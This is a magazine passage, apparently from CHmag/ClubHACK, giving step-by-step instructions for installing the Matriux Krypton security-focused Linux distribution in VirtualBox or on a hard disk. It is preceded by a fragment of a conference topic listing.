- Open Stack
- Heroku
- Ubuntu Cloud
- CloudForms(Red Hat)

Emerging Languages

- Go
- Python 3
- R programming
- PHP

Mobile Computing

- Android
- MeeGo
- Qt Framework

For more details and free registration please visit: http://gnunify.in

Setting up and Getting started with Matriux Krypton

Hi Reader,

Wish you a very happy and prosperous new year from team Matriux. 2011 has been a great year for us where we along with CHmag have made it possible to reach you better. A special thanks to CHmag team for making it with us.

It has been noticed that due to a custom and special installer MID used in Matriux Krypton, many users are confused on how to get Matriux setup on their Hard disk or VirtualBox, so this month we bring you with how to setup and get started with Matriux Krypton, a better way to start 2012. We will also try to make it possible to keep it easy for the new *nix users to understand it and get easy with Matriux.

MID:


Matriux Disk Installer, named MID is an installer specially developed by Mickaël Schoentgen in contribution with Prajwal Panchmahalkar, inspired by the pureOS version of Debian installer for the version of Matriux Krypton making it more compatible and simple application to install the Live system.

Getting Started:

If you are installing on Hard Disk Drive, start from "Step 5".

Step 1:

Start the virtual box and click “New” and select Operating System as “Linux” and Version as Debian.




Step 2:

In this step allocate some RAM to be used by Matriux generally 300MB is recommended, however there were no problems even with 256MB


Step 3:

Create a Virtual Hard Disk for the installation (VDI, VMDK is preferred) usually more than 6GB is recommended.




Step 4:

After these start the Virtual machine, since it is the first time it will prompt us so that a Disk Image (ISO image) can be mounted. Browse and locate the ISO image.



Step 5:

Start Matriux in live mode (for hard disk installation, insert the Disc and boot from the CD/DVD in the live mode).




Step 6:

Type the password as `toor` when prompted. (From here note that "toor" is the root password for Matriux).

Step 7:

Open up a terminal and type `gparted` to start the gparted interface.

If it is a new unallocated partition then Device > Create Partition (else if it is a used disk space then skip the next step and go to formatting it).



Step 8:


Now create the partitions. Format the partitions and close gparted.

Step 9:

Now open a terminal and mount the partition we just created.

```
mkdir /mnt/matriux

mount /dev/sda1 /mnt/matriux
```




Step 10:

Now start the Matriux Installer from the desktop and It should be easy for you now.

Step 11:

Go ahead and choose the partition that we mounted in the earlier steps.



Step 12:

If you are having a multiple boot at certain step you can choose to install the grub.

After a couple of basic steps you will find this –

That's it we are done. Happy hacking ☺

For any further details/queries mail @ report@matruix.com

Follow us at @matriuxtig3r on twitter and http://facebook.com/matriuxtig3r

Team Matriux
http://matriux.com/

ClubHACK

i shall use strong passwords

i shall use strong passwords

i shall use strong passwords

i shall use strong passwords

i shall use strong passwords

i 5h@!! u53 $4ronG P@5sWordz!

Design: @pankit_thakkar